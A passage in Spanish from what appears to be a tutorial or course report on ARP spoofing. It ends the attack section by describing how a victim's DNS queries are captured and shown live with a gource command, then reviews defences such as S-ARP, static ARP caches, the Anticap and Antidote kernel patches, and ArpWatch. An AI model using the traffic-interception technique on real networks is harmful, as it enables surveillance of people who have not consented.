El funcionamiento es simple, recolectamos los paquetes filtrando unicamente los que van del host a la víctima y viceversa y posteriormente los pasamos a dns_handler que los convierte a una cadena de texto formateada y los guarda en un archivo gource.tmp.
Con esto y un pequeño comando podemos visualizar las conexiones DNS de nuestra víctima en tiempo real.

```
tail -f ./gource_tmp | tee /dev/stderr  \
| gource -log-format custom -a 1 --file-idle-time 0 -
```

El resultado es el siguiente:



4 Prevención de ataques

El protocolo ARP tiene una gran vulnerabilidad como hemos demostrado anteriormente. Por esta razón, es interesante comentar algunas formas propuestas para defenderse de ataques ARP Spoofing.

4.1 Secure ARP Protocol (S-ARP)

La primera propuesta es S-ARP. Hace unos años se desarrollo un proyecto de invesigación en el que proponían un nuevo protocolo ARP seguro. Pero esto implica modificar toda la

pila de protocolos y un coste elevado para los fabricantes de tarjetas de red, routers, etc. Por ese motivo, de momento, esta contramedida es impracticable.

4.2 Caché ARP estática

Una contramedida que cualquiera puede realizar sería mantener todas las entradas de las caché estáticas, es decir crear y destruir manualmente las entradas. Esto supone una protección total para ataques ARP pero sigue siendo impracticable para dispositivos móviles o portatiles donde se conectan a diferentes redes. Incluso para ordenadores en una red fija es muy dificir de mantener unas tablas caché estáticas pues la escalabilidad desciende.

4.3 Parches del kernel

Existen dos parches del kernel que ayudan a solventar algunos ataques.

4.3.1 Anticap

Este parche bloquea la modificación de una entrada ya existente en la caché. Lo cual viola la especificación del protocolo ARP.

4.3.2 Antidote

Realiza una funcion similar a Anticap pero en lugar de bloquear cualquier modificación de la tabla, primero comprueba que la dirección física actual asociada a la ip no siga viva, y en ese caso si permite la escritura.

4.3.3 Inconvenientes

Ambos parches tienen un principal problema, producen una condición de carrera entre la víctima y el atacante. Si el host recibe los paquetes ARP del atacante antes que los de la víctima, esta no puede establecer de ninguna manera conexión directa con el host mientras el atacante esté en la red.

4.4 Detección pasiva

Existe una utilidad llamada ArpWatch que realiza un aprendizaje pasivo y reconstruye una base de datos a partir de los paquetes ARP enviados y recibidos. Es capaz de detectar un intento de spoofing hacia él una vez construida la base de datos.
Esta utilidad tiene algunos inconvenientes también:

1. No escalable. Para una red con +1000 host por ejemplo, el tiempo de construcción de la BD sería demasiado largo.

2. Existe un retraso entre el tiempo de incio del programa y la construcción de la BD, por tanto es un tiempo en el que el host es vulverable.